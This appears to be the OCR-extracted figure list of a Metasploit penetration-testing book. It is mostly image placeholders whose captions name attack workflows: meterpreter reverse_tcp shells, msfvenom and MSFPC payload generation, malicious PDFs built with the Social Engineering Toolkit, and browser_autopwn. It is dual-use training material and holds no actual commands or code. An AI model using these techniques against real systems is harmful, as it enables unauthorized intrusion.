


Figure 6.11 – Using meterpreter reverse_tcp in msfconsole




Figure 6.12 – Generating a payload using msfvenom




Figure 6.13 – MSFPC console




Figure 6.14 – Generating an Android payload using MSFPC




Figure 6.15 – Social Engineering Toolkit console




Figure 6.16 – Generating a malicious PDF using SET




Figure 6.17 – Generating a malicious PDF using SET




Fig 6.18 – Executing a malicious PDF on target system




Figure 6.19 – Getting meterpreter access to target system




Figure 6.20 – Generating a malicious payload using SET




Figure 6.21 – Generating a malicious payload using SET




Figure 6.22 – Using the browser_autopwn auxiliary module




Figure 6.23 – Using the browser_autopwn auxiliary module




Figure 6.24 – Using the browser_autopwn auxiliary module

Chapter 7: Web Application Scanning with Metasploit

Figure 7.1 – Metasploitable 2 web page

Figure 7.2 – Multllidae home page

